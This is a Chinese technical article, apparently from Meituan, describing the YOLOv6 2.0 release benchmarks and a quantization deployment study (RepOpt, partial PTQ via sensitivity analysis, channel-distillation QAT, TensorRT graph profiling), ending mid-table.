



图 1　YOLOv6 各尺寸模型与其他 YOLO 系列的性能对比图

注：YOLOv6 系列模型均在训练 300epoch 且不使用预训练模型或额外检测数据集下获得，“‡”表示采用了自蒸馏算法，“*”表示从官方代码库对发布模型进行重新测评的指标。以上速度指标均在 T4 TRT7.2 环境下测试。

| Method | Input Size | $AP^{val}$ | $AP^{val}_{50}$ | FPS (bs=1) | FPS (bs=32) | Latency (bs=1) | Params | FLOPs |
|---|---|---|---|---|---|---|---|---|
| YOLOv5-N [10] | 640 | 28.0% | 45.7% | 602 | 735 | 1.7 ms | 1.9 M | 4.5 G |
| YOLOv5-S [10] | 640 | 37.4% | 56.8% | 376 | 444 | 2.7 ms | 7.2 M | 16.5 G |
| YOLOv5-M [10] | 640 | 45.4% | 64.1% | 182 | 209 | 5.5 ms | 21.2 M | 49.0 G |
| YOLOv5-L [10] | 640 | 49.0% | 67.3% | 113 | 126 | 8.8 ms | 46.5 M | 109.1 G |
| YOLOX-Tiny [7] | 416 | 32.8% | 50.3%* | 717 | 1143 | 1.4 ms | 5.1 M | 6.5 G |
| YOLOX-S [7] | 640 | 40.5% | 59.3%* | 333 | 396 | 3.0 ms | 9.0 M | 26.8 G |
| YOLOX-M [7] | 640 | 46.9% | 65.6%* | 155 | 179 | 6.4 ms | 25.3 M | 73.8 G |
| YOLOX-L [7] | 640 | 49.7% | 68.0%* | 94 | 103 | 10.6 ms | 54.2 M | 155.6 G |
| PPYOLOE-S [44] | 640 | 43.1% | 59.6% | 327 | 419 | 3.1 ms | 7.9 M | 17.4 G |
| PPYOLOE-M [44] | 640 | 49.0% | 65.9% | 152 | 189 | 6.6 ms | 23.4 M | 49.9 G |
| PPYOLOE-L [44] | 640 | 51.4% | 68.6% | 101 | 127 | 10.1 ms | 52.2 M | 110.1 G |
| YOLOv7-Tiny [41] | 416 | 33.3%* | 49.9%* | 787 | 1196 | 1.3 ms | 6.2 M | 5.8 G |
| YOLOv7-Tiny [41] | 640 | 37.4%* | 55.2%* | 424 | 519 | 2.4 ms | 6.2 M | 13.7 G* |
| YOLOv7 [41] | 640 | 51.2% | 69.7% | 110 | 122 | 9.0 ms | 36.9 M | 104.7 G |
| YOLOv6-N | 640 | 35.9% | 51.2% | 802 | 1234 | 1.2 ms | 4.3 M | 11.1 G |
| YOLOv6-T | 640 | 40.3% | 56.6% | 449 | 659 | 2.2 ms | 15.0 M | 36.7 G |
| YOLOv6-S | 640 | 43.5% | 60.4% | 358 | 495 | 2.8 ms | 17.2 M | 44.2 G |
| YOLOv6-M‡ | 640 | 49.5% | 66.8% | 179 | 233 | 5.6 ms | 34.3 M | 82.2 G |
| YOLOv6-L-ReLU‡ | 640 | 51.7% | 69.2% | 113 | 149 | 8.8 ms | 58.5 M | 144.0 G |
| YOLOv6-L‡ | 640 | 52.5% | 70.0% | 98 | 121 | 10.2 ms | 58.5 M | 144.0 G |

表 1　YOLOv6 各尺寸模型与其他 YOLO 系列的性能对比结果

注：YOLOv6 系列模型均在训练 300epoch 且不使用预训练模型或额外检测数据集下获得，“‡”表示采用了自蒸馏算法，“*”表示从官方代码库对发布模型进行重新测评的指标。以上速度指标均在 T4 TRT7.2 环境下测试。

本次版本升级，主要有以下更新：

## 性能更强的全系列模型

1. 针对中大型模型（YOLOv6-M/L），设计了新主干网络 CSPStackRep，它在综合性能上比上一版的 Single Path 结构更具优势。
2. 针对不同网络，系统性地验证了各种最新策略 / 算法的优劣，综合精度和速度，为每类网络选择合适的方案。同时将模型整体训练时间减少了 50%，极大地提升了模型的训练效率。
3. 引入自蒸馏思想并设计了新的学习策略，大幅提升了 YOLOv6-M/L 的模型精度。

4. 通过训练时 Early Stop 强数据增强及推理时图像 Resize 优化策略，修复了前期版本中输入尺寸对齐到 640x640 后精度损失的问题，提升了现有模型的实际部署精度。

表 1 展示了 YOLOv6 与当前主流的其他 YOLO 系列算法相比较的实验结果，对比业界其他 YOLO 系列，YOLOv6 在所有系列均具有一定的优势：

- YOLOv6-M 在 COCO val 上 取得了 49.5% 的精度，在 T4 显卡上使用 TRT FP16 batchsize=32 进行推理，可达到 233 FPS 的性能。
- YOLOv6-L 在 COCO val 上 取得了 52.5% 的精度，在 T4 显卡上使用 TRT FP16 batchsize=32 进行推理，可达到 121 FPS 的性能。
- 同时，YOLOv6-N/ S 模型在保持同等推理速度情况下，大幅提升了精度指标，训练 400 epoch 的条件下，N 网络从 35.0% 提升至 36.3%，S 网络从 43.1% 提升至 43.8%。

## 量身定制的量化方案

本次发布还集成了专门针对 YOLOv6 的量化方案，对重参数化系列模型的量化也有参考意义。该方案借鉴 RepOptimizer [1] 在梯度更新时做重参数化，解决了多支路动态范围过大导致难以量化的问题，用 RepOptimizer 训练的 YOLOv6 模型可以直接使用训练后量化（Post-training Quantization，PTQ），而不产生过大的精度损失。

在这一基础上，我们分析了各层的量化敏感性，将部分敏感层以更高精度运算，进一步提升了模型的精度。另外，我们同时发布了针对 2.0 版本的基于逐通道蒸馏的量化感知训练方案（Quantization-aware Training，QAT），并结合图优化，YOLOv6-S 2.0 版本的量化性能可达到 43.3 mAP 和 869 FPS（batch size=32）。

| Model | $AP^{val}$ | $FPS^{bs=1}$ | $FPS^{bs=32}$ |
|---|---|---|---|
| YOLOv5-S [30] | 36.9 | 502† | N/A |
| YOLOv6-S* [30] | 41.3 | 579† | N/A |
| YOLOv7-Tiny [30] | 37.0 | 512† | N/A |
| YOLOv6-S (FP16) | 43.4 | 377† | 541† |
| YOLOv6-S (Our QAT strategy) | 43.3 | 596† | 869† |

表 2　YOLOv6-S 量化方案与 PaddleSlim 应用于 YOLO 系列模型的量化效果对比

注：以上速度指标均在 T4 TRT8.4 环境下测试。对比方法为 PaddleSlim [30] 。

不同之处是 PaddleSlim 使用 YOLOv6-S 1.0 版本，我们的量化方案应用于 2.0 版本。更详尽的关于量化部署实践的相关内容，近期会在美团技术团队公众号上进行推送，敬请期待。

## 完备的开发支持和多平台部署适配

YOLOv6 支持检测模型训练、评估、预测以及模型量化、蒸馏等全链路开发流程，同时支持 GPU（TensorRT）、CPU（OPENVINO）、ARM（MNN、TNN、NCNN）等不同平台的部署，极大简化工程部署时的适配工作。更详细的教程指引请移步 YOLOv6 Github 仓库 Deployment 的部分。

## 相关论文

[1] RepOptimizer:Re-parameterizing Your Optimizers rather than Architectures

# 通用目标检测开源框架 YOLOv6 在美团的量化部署实战

作者：庆源　李亮　奕铎　张勃　王新　祥祥

## 1. 背景和难点

YOLOv6 是美团发布的一款开源的面向工业应用的 2D 目标检测模型 [1]，主要特点是速度快、精度高、部署友好，在美团众多视觉业务场景中都有着广泛的应用。通过量化（Quantization）提升推理速度是实际工业应用中的基本操作，但由于 YOLOv6 系列模型采用了大量的重参数化模块，如何针对 YOLOv6 进行高效和高精度的量化成为一个亟待解决的问题。本文旨在解决 YOLOv6 量化方面的难题，并以 YOLOv6s 模型为例，从训练后量化（Post-Training Quantization, PTQ）和量化感知训练（Quantization-Aware Training, QAT）两个方面进行分析，探索出了一条切实可行的量化方案。

YOLOv6 采用了多分支的重参数化结构 [2]（如图 1A 所示），通过在网络结构层面加入人工先验可以在训练阶段让模型更好收敛。在推理阶段，多分支可以等价合并为单路，从而提升运行速度。但现有的训练后量化方法，不能很好应对多分支结构带来的剧烈变动的数值范围，导致量化后产生严重的精度损失 [3]。另外，如何针对多分支结构设计量化感知训练（QAT）方法也面临着较大的挑战。蒸馏常被用来辅助 QAT 提升性能，但如何应用 2D 目标检测的蒸馏方法来辅助 YOLOv6 模型的量化，也需要设计合理的方案在实际应用中进行检验。





图 1　多分支结构重参数化过程（A）结构变化（B）参数变化（来源：[2]）

# 2. 量化方案实战

## 2.1 重参数化优化器

YOLOv6 网络中大量使用重参数化结构，在提高模型训练精度的同时能够显著降低模型部署推理延时，但也带来了模型量化部署方面的难题。对重参数化网络的直接量化一般会带来不可接受的精度损失，例如 RepVGG-B1 [2] 网络在 ImageNet 数据集上的浮点精度为 78.42%，采用 TensorRT 后量化（PTQ）的量化模型精度则降低为 54.55%。

此外，由于重参数化结构在训练和部署时结构不同，因此无法直接适配现有的量化感知训练（QAT）方法，如何使用 QAT 方法来提高 YOLOv6 量化模型的精度，同样存

在着挑战。近期，一篇重参数化优化器的工作 RepOpt [3] 较好地解决了重参数化结构的量化问题。

### 2.1.1 RepOpt

RepOpt [3] 对重参数化结构量化困难的问题进行了研究，发现重参数结构的分支融合操作，显著放大了权重参数分布的标准差。异常的权重分布产生了过大的网络激活层数值分布，进一步导致该层量化损失过大，因此模型精度损失严重。

鉴于此，我们统计了基于 RepVGG 结构的 YOLOv6 模型（YOLOv6s_repvgg）各层的权重及激活数值分布，分析了 YOLOv6 中的重参数化层的数据分布。下图 2 以 “Rep_p4.block.0.rbr_reparam” 层为例，给出其特征图数值分布直方图，我们发现其数值广泛分布在 [0, 57] 的区间内。显然，采用现有的 INT8 量化方法，无论怎样选择量化缩放参数（scale），都会产生较大的量化误差。





图 2　YOLOv6 网络使用 RepVGGBlock 和 RepOptBlock 版本的单层激活值数据分布

为解决这一问题，RepOpt 提出了一种基于优化器的重参数化设计（如下图 3 所

示)，通过梯度掩码(Gradient Mask)的方式在网络训练反向传播的过程中加入先验，保证了训练精度可达到 RepVGG 相近的水平，而网络结构则在训练和推理阶段始终保持普通的 VGG 结构，这种训练方法请参考 RepOpt [3]。该工作中提出的 RepOpt-B1 网络模型，在浮点精度与 RepVGG-B1 基本一致的情况下，量化模型精度提升超过 20%，极大地改善了重参数化网络的量化掉点问题。此外，RepOpt 模型的训练速度快，内存占用也比较低。





图 3　RepVGG 和 RepOpt 结构示意图

### 2.1.2 RepOpt 版本的 PTQ

我们实现了 RepOpt 版本的 YOLOv6s 网络(YOLOv6s_repopt)，达到了与 YOLOv6s_repvgg 一致的浮点精度 42.4%(300 epochs)，两个版本的网络结构在部署阶段保持一致。我们首先分析了 YOLOv6s_repopt 模型的数据分布特征。

如图 2 所示，给出了“Rep_p4.block.0.rbr_reparam”层的特征图数值分布直方图，可以看到数值紧密分布在 [0, 10] 的区间内，相比 YOLOv6s_repvgg 的数值分布

对于量化操作更加友好。进一步采用 TRT 的后量化方法进行模型量化部署，可以看到 YOLOv6s_repvgg 的量化网络精度降低了 7.4%，在实际工程中基本不可用。而 YOLOv6s_repopt 网络的量化模型精度为 40.9%，精度损失仅为 1.5%，相比原版模型有了极大的改善。

| 数据集 | 任务 | 模型 | FP32精度 | INT8精度 (TRT-PTQ) |
|---|---|---|---|---|
| ImageNet | 分类 | RepVGG-B1 | 78.42% | 54.55% |
| | | RepOpt-B1 | 78.48% | 75.89% |
| COCO | 检测 | YOLOV6s-repvgg | 42.4% | 35.0% |
| | | YOLOV6s-repopt | 42.4% | 40.9% |

表 1　使用 RepOpt 在标准分类和检测任务上的 INT8 精度提升

### 2.1.3 RepOpt 版本的 QAT

此外，使用 RepOpt 结构解决了原本的 RepVGG 网络无法直接使用现有量化感知训练的问题。对于结构重参数化的 RepVGG 网络，如何使用 QAT 来恢复量化模型精度，我们一直存有困扰。如下图 4（左）所示，如果对重参数化操作之前的多分支网络进行 QAT，对每个分支分别添加伪量化算子进行量化感知训练，由于每个分支的量化参数不同，导致多分支结构无法等效融合进行高性能部署；如果对重参数化操作之后的单分支网络进行 QAT，由于网络中不再有 BN 层，使用 QAT 方法进行微调并不容易恢复到浮点精度。而对于 RepOpt 结构网络则不存在这一问题，因为 RepOpt 在训练和部署中网络结构是保持一致的。





图 4 RepVGG 和 RepOpt 结构的 QAT 过程示意图

如图 4（右）所示，对 RepOpt 的卷积等算子加入伪量化节点进行量化感知训练，提升量化模型精度，然后直接部署该量化模型，而不需要再进行模型融合的操作。后文，我们将给出具体的 QAT 算法及对模型精度的提升结果。

## 2.2 基于量化敏感度分析的部分量化

YOLOv6s_repopt 在 PTQ 后的 mAP 达到了 40.9%，虽然比之前的 35.0% 有了很大的改善，但仍然有 1.5% 的精度损失，还无法满足业务需求。因此，我们采用了部分量化（Partial PTQ），一种使网络中的部分量化敏感层恢复浮点计算，来快速恢复量化模型精度的方法。首先需要对网络中的每一层都进行量化敏感度分析。

我们在 YOLOv6s-repopt 网络上对常用的敏感度分析方法均方误差（MSE）、信噪比（SNR）、余弦相似度（Cosine Similarity）进行了对比测试。量化校准（calibration）测试使用 4 个 batch 的数据，敏感度计算用 1 个 batch，batch 大小设置为 32。

测试时，每次只对一层进行量化，获取该层的激活数据后计算敏感度数值，代表了该层的量化敏感度。作为对比，我们可以直接计算网络在 COCO val 数据集上的 mAP，使用检测精度作为该层的量化敏感度，即检测精度越高，该层敏感度越低（下文称为 mAP 方法）。

| 方法 | 计算公式 | 说明 |
|---|---|---|
| MSE | $\sum_{0}^{n}(a_i - b_i)^2/n$ | 使用量化前后激活数据的均方误差代表该层的量化敏感度，MSE数值越高，敏感性越高 |
| SNR | $\frac{\sum(a-b)^2}{\sum b^2+\sigma}, \sigma = 1e-7$ | 使用量化前后激活数据的信噪比代表该层的量化灵敏度，信噪比越高，敏感性越高，参考自 [4] |
| Cosine Similarity | $\cos_sim = \frac{\vec{a}\cdot\vec{b}}{\lvert\vec{a}\rvert\cdot\lvert\vec{b}\rvert}$ | 使用量化前后激活数据的余弦相似度代表该层的量化敏感度，相似度越高，敏感性越低 |

表 2　常用的量化敏感度计算方法及含义

测试结果如下图 5 所示，我们对测试结果进行归一化后，从不同敏感度分析结果中选择敏感性最高的 6 层跳过，计算部分量化精度。





图 5　YOLOv6s_repopt 各层敏感度对比

部分量化精度如下表 3 所示，可以看到：mAP 方法取得了最好的效果，能够有效代表 YOLOv6 敏感度分析结果。但由于 mAP 方法需要频繁地计算验证集精度，耗时太久且容易过拟合验证集，因此在实际项目中为了追求效率，我们建议使用 MSE 方法。

| | MSE | Cosine | SNR | mAP |
|---|---|---|---|---|
| Top-6 敏感层 | detect.obj_preds.1<br>detect.obj_preds.0<br>detect.obj_preds.2<br>detect.cls_preds.0<br>detect.cls_preds.1<br>detect.cls_preds.2 | detect.obj_preds.1<br>detect.obj_preds.0<br>detect.obj_preds.2<br>detect.cls_convs.1.conv<br>detect.cls_convs.2.conv<br>detect.reg_convs.1.conv | detect.obj_preds.1<br>detect.obj_preds.0<br>detect.obj_preds.2<br>detect.cls_convs.1.conv<br>detect.cls_convs.2.conv<br>detect.reg_convs.1.conv | detect.reg_convs.1.conv<br>detect.reg_convs.2.conv<br>detect.cls_preds.0<br>detect.cls_preds.1<br>detect.cls_preds.2<br>detect.reg_preds.1 |
| 部分量化精度 | 0.415 | 0.411 | 0.411 | 0.420 |

表 3　使用不同量化敏感指标得到的 Top-6 敏感层及部分量化精度对比

## 2.3 基于通道蒸馏的量化感知训练

至此，我们优化后的 PTQ 的精度达到了 42.0%，进一步提高模型精度需要引入量化感知训练（ QAT）。量化感知训练（Quantization Aware Training, QAT）可以改善 PTQ 量化精度损失，通过在训练过程中对卷积等算子加入伪量化操作（如图 4 所示），使得网络参数能更好地适应量化带来的信息损失，从而显著降低量化后的精度损失。

模型蒸馏作为一种有效的提升小模型精度的方法，在 QAT 过程中被广泛使用，来提升量化模型的精度。以下，我们将探索针对 YOLOv6 网络的量化感知训练方法。

### 2.3.1 通道蒸馏

传统的分类网络在蒸馏时，往往对最后一层输出的 logits 进行蒸馏；但是在检测网络中一般采用“特征图”蒸馏的方法，直接让学生网络（student）输出的特征图拟合教师网络（teacher）输出的特征图（一般不会选取整个特征图，而是一些感兴趣区域）。

这种方法的缺陷是特征图中的每个 pixel 对蒸馏的损失贡献相同。我们采用了每通道分布蒸馏 [6]，即让 student 输出的每个通道的分布拟合 teacher 输出的每个通道的分布。两种方法的区别如下图 6 所示：





图 6　使用空间维度蒸馏和通道维度蒸馏的对比示意

### 2.3.2 YOLOv6 量化感知蒸馏框架

针对 YOLOv6s，我们选择对 Neck（Rep-PAN）输出的特征图进行通道蒸馏（channel-wise distillation, CW）。另外，我们采用“自蒸馏”的方法，教师模型是 FP32 精度的 YOLOv6s，学生模型是 INT8 精度的 YOLOv6s。下图 7 是一个简化示意图，只画出了 Neck 的一个分支：





图 7　应用于 YOLOv6s 的通道蒸馏方案示意图

如下表 4 所示，在 Partial QAT 中引入通道蒸馏方案（CW），量化精度进一步提升了 0.3%。

| Method | Calibration method | Distill | mAP@0.5:0.95 (Torch)<br>Img size = 672 |
|---|---|---|---|
| Partial QAT | Histogram | None | 42.0%(ema) 41.9%(eval) |
| Partial QAT | Histogram | CW | 42.3%(ema) 42.1%(eval) |

表 4 Partial QAT 使用通道蒸馏提升对比

# 3. 部署时优化

## 3.1 图优化

量化部署时，可以直接利用 TensorRT 的 PTQ 接口进行生成量化引擎，但是这种方法往往精度损失较大。因此，一般要先进行 QAT，使量化模型精度满足业务需求，然后导出带有"Quant"、"DeQuant"节点的 ONNX，最后再利用 TensorRT 构建量化引擎。我们发现这两种方案最终生成的图结构并不相同，导致部署模型的实际运行效率存在很大的差异，通常 QAT 方法生成的模型效率更低。


我们在 NVIDIA T4 机器上对量化模型进行了对比测试（见下表 5）。尽管 QAT INT8 模型的 QPS 比 FP16 高了～27%，但是离 PTQ INT8 还有较大差距。我们对此现象进行了细致的分析，发现原因是 QAT 引入的"Quant"，"DeQuant"节点打破了原有 TensorRT 的融合策略，导致了很多算子无法融合，从而影响了最终量化引擎的性能。在这一节中，我们以 YOLOv6s_repopt 为例，展示一种定位具体瓶颈的图优化方法。在量化实践中，图优化是一个很实用的手段，我们可以依法炮制，提升模型的 QPS。

| Model | FP16 QPS | PTQ INT8 QPS | QAT INT8  QPS |
|---|---|---|---|
| YOLOv6s_repopt | 373 | 556 | 474 |

表 5　PTQ 和 QAT 模型的 QPS 对比

### 3.1.1 性能分析

首先，我们利用 nsys 工具 [5] 对 QAT INT8 的模型和 PTQ INT8 模型进行了性能分析，如下表所示：



| PTQ INT8 各节点 Kernel 运行时间占比 | QAT INT8 各节点 Kernel 运行时间占比 |
|---|---|
| CUDA HW (0000:3C:00.0 - Tesla T4) | CUDA HW (0000:3C:00.0 - Tesla T4) |
| [All Streams] | [All Streams] |
| 57.2% Stream 42 | 61.4% Stream 42 |
| 99.7% Kernels | >99.9% Kernels |
| 18.7% sm75_xmma_fprop_implicit_gemm_interleaved_i8i8_i8i32_f32_nchw_vect_c_32kcrs_vect_c_ | 13.9% sm75_xmma_fprop_implicit_gemm_interleaved_i8i8_i8i32_f32_nchw_vect_c_32kcrs_vect_c_32_r |
| 16.1% trt_turing_int8_i8816cudnn_int8_128x128_ldg16_relu_small_nt_v1 | 10.8% permutationKernelPLC3 |
| 12.9% sm75_xmma_fprop_implicit_gemm_interleaved_i8i8_i8i32_f32_nchw_vect_c_32kcrs_vect_c_ | 9.8% trt_turing_int8_i8816cudnn_int8_128x128_ldg16_relu_small_nt_v1 |
| 11.3% sm75_xmma_fprop_implicit_gemm_interleaved_i8i8_i8i32_f32_nchw_vect_c_32kcrs_vect_c_ | 9.1% sm75_xmma_fprop_implicit_gemm_interleaved_i8i8_i8i32_f32_nchw_vect_c_32kcrs_vect_c_32_nc |
